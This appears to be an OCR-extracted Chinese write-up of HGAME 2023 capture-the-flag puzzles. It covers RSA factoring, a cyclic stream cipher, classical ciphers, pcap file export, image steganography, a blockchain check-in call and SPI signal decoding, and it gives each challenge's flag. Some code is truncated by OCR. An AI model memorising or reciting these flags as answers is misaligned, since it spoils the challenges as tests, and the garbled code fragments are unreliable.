9970406975885260904255036199496020950107827720121973840920830576231 0
5441255392081390555406002787516866781739033484506711803639836348456 0
17613961977327595582938419317818937 7
```

密文(C):


```
1106747926740177482432323511858960196604347183420016869065277898762 6
4976328686134101972125493938434992787002915562500475480693297360867 6
8100009272558328461635354342238848920811454500713860654367804079865 1
8360274333832821770810341515899350242920172072090568292501522191835 1
840036487110955982567927350227495558 2
```

明文(M):

```
hgame{factordb.com_is_strong!}
```


4.3 Be Stream

一个递归的 streams 算法，直接用递归时间超长根本无法解题。因为最后是在模 256 范围内，猜测 streams 在模数上是有规律的(数学不好，算不出来)。直接打印 streams 看规律，



```
streams=[]
streams.append(key[0])
streams.append(key[1])
print(key[0]%256,end=',')
print(key[1]%256,end=',')
'''
for o in range(2,24**6):
    streams.append(streams[o-2]*7+streams[o-1]*4)
    print(streams[o]%256,end=',')
```

发现在模 256 上是有一个循环的规律，直接用模数去解




```
cycle=[114,100,174,116,146,116,206,100,50,132,110,84,82,148,142,68,242,164,46,52,18,180
print(len(cycle))
def stream(i):
    return streams[i]

enc = b""
for i in range(len(flag)):
    water = cycle[((i//2)**6) % 128]
    enc += bytes([(water ^ flag[i])%128])
    #print(enc,i)

print(enc)
```


hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}

4.4 神秘的电话

解压后一个是摩斯密码，一个是 base64，先看用工具看摩斯密码


morse
文件(F) 编辑(E) 选择(S) 视图(V) 播录(N) 轨道(T) 生成(G) 效果(C) 分析(A) 工具(O) 帮助(H)
0
5
10
morse
静音 独奏
效果
左 右
单声道, 44100 Hz
32位 浮点
选择
1.0
0.5
0.0
-0.5
-1.0

然后 base64 解密得到提示，几个星期前，我们收到一个神秘的消息。但是这个消息被重重加密，我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的："只有倒着翻过十八层的篱笆才能抵达北欧神话的终点"。
猜测密钥，倒着就是逆转，十八层的篱笆就是 key 位 18 的栅栏密码，最后一个北欧神话，猜测是维吉尼亚密码，但是 key 不知道，使用在线破解，可以得到近似的解码，再手工修改 key，最后发现 key 为 vidar（奥丁之子维达尔）时密码正确，然后回头发现平台就叫这名字。。。


Recipe

From Morse Code
Letter delimiter: Space
Word delimiter: Line feed

Reverse
By: Character

Rail Fence Cipher Decode
Key: 18
Offset: 0

Vigenère Decode
Key: vidar

Input
start: 166 end: 166 length: 0 length: 175 lines: 1
```
----- ..--- ..--- ...-- . ..--.- .--. .-. .. .. -... .-.. -.-- ..--.- ..--.- .... --- -. .-- .-
..--.- .--- -- --. .... ..--.- ..-. --. -.- -.-. --.- .- --- --.- - -- ..-. .-.
```

Output
time: 1ms length: 38 lines: 1
```
WELCOME_TO_HGAME2023_AND_ENJOY_HACKING
```


5 misc

5.1 sign in

1 分题。。base64 解密即可

5.2Where am I

打开流量包，发现上传了一个文件，直接导出




```
6a:fa:8e:a4:f3:8c     192.168.39.39         8e:bf:3d:5f:83:c1     SSH
8e:bf:3d:5f:83
6a:fa:8e:a4:f3
6a:fa:8e:a4:f3
8e:bf:3d:5f:83
6a:fa:8e:a4:f3
6a:fa:8e:a4:f3
8e:bf:3d:5f:83
6a:fa:8e:a4:f3
6a:fa:8e:a4:f3
8e:bf:3d:5f:83
```

Wireshark · 导出 · HTTP 对象列表

文本过滤器： Content Typ

分组	主机名	内容类型	大小	文件名
309	192.168.39.39	multipart/form-data	53 kB	upload
311	192.168.39.39	text/plain	19 bytes	upload

导出发现 rar 打开报错，同时 rar 显示加密，又没有其他提示，猜测是加密上动了手脚，将第 24 位的低位从 4 改为 0，可以顺利解压图片，



Exchangeable.jpg 属性


常规 安全 详细信息 以前的版本

属性	值
照相机序列号	
对比度	
亮度	-6.77
光源	D65
曝光程序	正常
饱和度	
清晰度	
白平衡	自动
光度解释	
数字缩放	
EXIF 版本	0220
GPS	
纬度	39; 54; 54.1799999999931
经度	116; 24; 14.8800000000047561
高度	0
文件	

在图片的属性中可以看到经纬度，猜测地点在中国，所以是北纬东经

5.3 神秘的海报

一个图片和一个音频，猜测图片有 lsb 隐写，



Extract Preview

```
5375726520656e6f 7567682c20796f75  Sure eno ugh, you
207374696c6c2072 656d656d62657220   still r emember
7768617420776520 74616c6b65642061  what we  talked a
626f757420617420 746861742074696d  bout at  that tim
6521205468697320 6973207061727420  e! This  is part
6f66207468652073 65637265743a2060  of the s ecret: `
6867616d657b555f 4b6e30775f4c5342  hgame{U_ Kn0w_LSB
2657600a49207075 7420746865207265  &W`.I pu t the re
7374206f66207468 6520636f6e74656e  st of th e conten
7420686572652c20 68747470733a2f2f  t here,  https://
```

Bit Planes

Alpha ☐7 ☐6 ☐5 ☐4 ☐3 ☐2 ☐1 ☐0

Red ☐7 ☐6 ☐5 ☐4 ☐3 ☐2 ☐1 ☑0

Green ☐7 ☐6 ☐5 ☐4 ☐3 ☐2 ☐1 ☑0

Blue ☐7 ☐6 ☐5 ☐4 ☐3 ☐2 ☐1 ☑0

Preview Settings

Include Hex Dump In Preview ☑

Order settings

Extract By [✓ Row] Column

Bit Order MSB First [✓ LSB First]


Bit Plane Order

[✓ RGB] GRB

RBG BRG

GBR BGR

发现了密码前半部分，后半部分在音频隐写中，steghide 爆破密码得到下半部分 flag



```
恭喜你解到这里，剩下的Flag是 av^Mp3_Stego}，我们Week2见！
```


5.4 e99p1ant_want_girlfriend

图片改了高度。修改为更高的高度即可

hgame{e99p1ant_want_a_girlfriend_qq_524306184}

6.blockchain

题目没有难度，搭做题的 python 环境搭了好久。。看题目源码只需调用 setGreeting 将字符串改为 HelloHGAME!即可




```python
def heyue():
    filePath = "./contracts/checkin_sol_Checkin.abi"
    text = open(filePath, encoding='utf-8').read()
    #jsonObj = json.loads(text)
    contract_addr = Web3.toChecksumAddress('0x535fcEaB2Fc9975324C4247E2424f525194FD172')
    contract = w3.eth.contract(address=contract_addr, abi=text)
    options = {
    'gas': 1000000,
    'gasPrice': w3.toWei('50', 'gwei'),
    'from': account.address,
    'nonce': w3.eth.getTransactionCount(account.address),
    'chainId': w3.eth.chainId
    }
    tx=contract.functions.setGreeting('HelloHGAME!').buildTransaction(options)
    signed = account.signTransaction(tx)
    tx_id = w3.eth.sendRawTransaction(signed.rawTransaction,)
    result=contract.functions.isSolved().call()
    print(result)
heyue()
```

7 Iot


7.1 Help marvin

下载发现是个 sr 文件，010 观察是个 zip，解压后发现 metadata 文件，打开发现提示性字符




```
[global]
sigrok version=0.5.2

[device 1]
capturefile=logic-1
total probes=8
samplerate=12 MHz
total analog=0
probe1=D0
probe2=D1
probe3=D2
probe4=D3
probe5=D4
probe6=D5
probe7=D6
probe8=D7
unitsize=1
```


搜索发现是 sigrok 的文件，下载 pulseview 软件打开。



打开发现有三个波形，猜测是某种解码，最后发现是 spi。因为只有三个，所以应该一个是时钟，一个是输入输出，一个是有效信号，尝试组合发现 d0 是时钟，d1 是有效，d2 是数据


0
+20 s
+40 s
+1:00
+1:20
+1:40
+2:00
D0
D1
D2
D3
D4
D5
D6
D7
SPI
SPI: MISO bits
SPI: MISO data
SPI: MISO transfers
34 67 61 6D 65 7B 34 5F 35 74 34 6E 67 65 5F 53 70 31 7D
34 67 61 6D 65 7B 34 5F 35 74 34 6E 67 65 5F 53 70 31 7D

将 16 进制转化为 ascii 码，其中第一位从 4 改为 h 即为最终的 flag




```
34 67 61 6d 65 7b 34 5f 35 74 34 6e 67 65 5f 53 70 31 7d
```

```
4game{4_5t4nge_Sp1}
```

